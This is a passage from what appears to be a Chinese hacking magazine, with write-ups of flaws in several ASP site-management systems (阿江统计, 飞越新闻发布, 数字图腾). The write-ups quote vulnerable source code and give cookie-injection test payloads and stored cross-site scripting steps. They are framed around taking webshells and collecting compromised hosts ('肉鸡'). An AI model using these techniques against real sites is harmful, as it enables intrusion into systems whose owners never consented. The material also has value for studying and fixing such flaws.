


图5 得到webshell

看到没有，物理路径都出来了吧，下面取webshell易如反掌了（*知道了物理路径，再备个大马传上去就行了*），就不再浪费《黑手》版面了。

互联网上有很多网站都是用的这套计数程序，知道了阿江统计系统的漏洞，我们又会多了很多的肉鸡。高兴！但取这样的肉鸡还要有个前提条件，就是必须先知道数据库路径，并且数据库为asp或asa后缀！

最后，我又测试了一下目前阿江统计系统的最新版本2.2，仍然存在着同样的注入点和本文的利用办法。

编辑点评：

很巧妙的思路突破了阿江统计系统，尽管漏洞比较隐蔽，但是发现后，其利用方法是差不多的，正如木桶原理，过滤一定要彻底，否则和没有过滤是一样的效果。

飞越企业网站管理系统之新闻发布管理系统V9.2漏洞解析

图 HSD悟空

从本文你可以学到：

ASP漏洞分析利用

飞越企业网站管理系统之新闻发布管理系统，也算是功能比较全的企业网站新闻发布管理软件了吧，今天无事，所以下载源码来看看，没想到在测试的时候，进了后台有好多功能都不能正常使用，完整的程序原价280元，联系某QQ，只需250元。真是郁闷呀，花钱的程序就一定好么？我看也不见得，下面是我在读代码时发现的一些安全问题。

一、注入

注入主要发生在(shownews.asp)，其代码也比较明显，关键代码如下：

```
<%owen=request("id")%>//获取id的值，赋值给owen
---------省略无关代码-------------
<%
Set rsnews=Server.CreateObject("ADODB.RecordSet")
sql="update news set hits=hits+1 where id="&cstr(request("id"))
conn.execute sql
sql="select * from news where id="&owen
rsnews.Open sql,conn,1,1//执行查询语句
title=rsnews("title")
if rsnews.eof and rsnews.bof then
response.Write("数据库出错")
else
%>
```

程序对用request方法获取的id值没做任何过滤，就执行了select查询，不是很明显的注入么？但是在提交and 1=1、and 1=2时却弹出防注提示，如图1。




图1 防注提示

郁闷呀，再翻看源码文件，原来在文件头有这么一句**<!--#Include File="inc/Check_Sql.asp"-->**，引用了Check_Sql.asp文件，在这里简单说一下Check_Sql.asp文件里的内容，具体代码我也不帖了，Check_Sql.asp文件对get值过滤，对post表单值的过滤，然后做出对应的操作，里面对GET、POST进行过滤，就是没有对cookie的值进行过滤，




图2 cookie 注射

这样防是防不住的。我们来测试一下，分别在地址栏内提交：




图3 出错页面

javascript:alert(document.cookie="id="+escape("30 and 1=1"))、javascript:alert(document.cookie="id="+escape("30 and 1=2"))，然后再访问shownews.asp文件，果然出错，如图2、3。

然后剩下的只有自己慢慢猜解喽！对于cookie注入，手册上已经有过专门的介绍了，如果还有不会的请翻翻以前的杂志。网上也有人写出了相关的工具，大家有兴趣去找找。

二、跨站

跨站主要出现在人才招聘版块的SaveAcceptJob.asp文件中，其关键代码如下：

```
<%
———————————省略N多无关代码————————————
Set rs = Server.CreateObject("ADODB.Recordset")
sql="select * from jobbook"
rs.open sql,conn,1,3

rs.addnew
rs("jobname")=request.form("jobname")
rs("mane")=request.form("mane")//获取姓名
rs("sex")=request.form("sex")//
rs("birthday")=request.form("birthday")//出生日期
rs("marry")=request.form("marry")//
rs("school")=request.form("school")//毕业院校
rs("studydegree")=request.form("studydegree")//学历
rs("specialty")=request.form("specialty")//专业
rs("gradyear")=request.form("gradyear")//毕业时间
rs("telephone")=request.form("telephone")//电话
rs("email")=request.form("email")//email
rs("address")=request.form("address")//联系地址
rs("ability")=htmlencode2(request.form("ability"))//对"水平能力"输入的内容进行htmlencode2 过滤
rs("resumes")=htmlencode2(request.form("resumes"))//对"个人简历"输入的内容进行htmlencode2 过滤
rs("time")=now()
rs.update//更新
rs.close
response.write"<SCRIPT language=JavaScript>alert('应聘申请已提交成功!');"
response.write"javascript:history.go(-2)</SCRIPT>"
%>
```

这个程序员也真够厉害的，居然有那么多项什么也不过滤，直接导致了严重的跨站。我们直接在能输的地方输入跨站代码(除水平能力、个人简历这两项外，因为人家已经用了htmlencode2)，提交。管理员在登录后台看应聘管理的时候，直接执行跨站代码，如图4弹出很多的跨站窗口。




图4 跨站

像这种漏洞，在后台加个管理肯定没问题，可惜我拿到的程序是试用版的，没有这个功能。

三、上传

来到后台我看了下上传功能，添加新闻版块，上传图片，我一看就知道是雷驰的上传文件，结果我下载了雷驰代码进行比较，代码果然一模一样，我在网上找了一下关于雷驰的上传漏洞利用方法，没能成功。因为我在网吧，不能装IIS。所以只有免费ASP空间进行测试了，可能是空间的问题，测试没能成功。不过我也相信这肯定也是个洞。

四、总结

总的来说这套程序的安全性是非常差的，程序员对程序的不负责任，和抄别的代码，叫我很郁闷。真不知道程序GG们是怎么想的，这样的程序也敢拿出来卖钱？所以大家在买程序的时候最好先测试一下试用版的安全性再去买，不然买下一个全是洞的程序。

编辑点评：

现在一些中小型的系统有这么一个趋势：写程序的人自己不注意安全，但是都还晓得一点点安全的知识，于是乎都随便找个防注程序来做自己程序的'看门狗'。这在一定程度上增加了我们突破的难度，但是一旦突破'看门狗'的守护，就会看到其漏洞百出的'真面目'。

浅析数字图腾漏洞及利用

Mystery

从本文你可以学到：

1、跨站的利用　2、cookie 欺骗

数字图腾网站管理系统是一套基于asp架构的文章系统，最新版本为2.0。系统全面优化，执行速度非常快，非常适合大型文章系统站点使用，功能有图文管理、多媒体上传、友情连接管理、附件管理、评论管理、留言管理等实用的功能，美工和防注做的也不错，前些天偶down回来研究了一番，发现了几个漏洞。

一、跨站


跨站主要存在于VoteSave.asp(发表评论)和Vip_RegOk.asp(注册用户)中，下面就以VoteSave.asp为例，先看代码：

```
……省略无关代码
User=request("User")  '取得参数
Oicq=request("Oicq")
Email=request("Email")
Hits=request("Hits")
Content=request("Content")
IP=Request("REMOTE_ADDR")

set rs=server.CreateObject("ADODB.RecordSet")
sql="select * from ArtVote where (id is null)"
rs.open sql,conn,1,3
rs.addnew
rs("ArtID")=ArtID '写入数据库，注意没有任何过滤
rs("User")=User
rs("Oicq")=Oicq
rs("Email")=Email
rs("Hits")=Hits
rs("Content")=Content
rs("IP")=IP
rs.update
rs.close
set rs=nothing
……
```



图1 跨站代码

代码中对取得的参数没有经过任何过滤就写进数据库，跨站出现了。这样的跨站利用起来很简单，我们随便找篇文章发表评论，然后在评论内容写上代码，如图1。


图2 跨站成功

看看效果，如图2。我们进后台看看评论，后台也存在跨站，如图3。


既然跨到后台了，我们能做些什么？先看看后台的功能，如图4。



图3 后台也存在跨站

这个是后台的“系统数据库路径配置”功能，而且是用fso写文件的，例如“数码杂志数据库路径配置”对应的文件是\Magazine\config.asp。

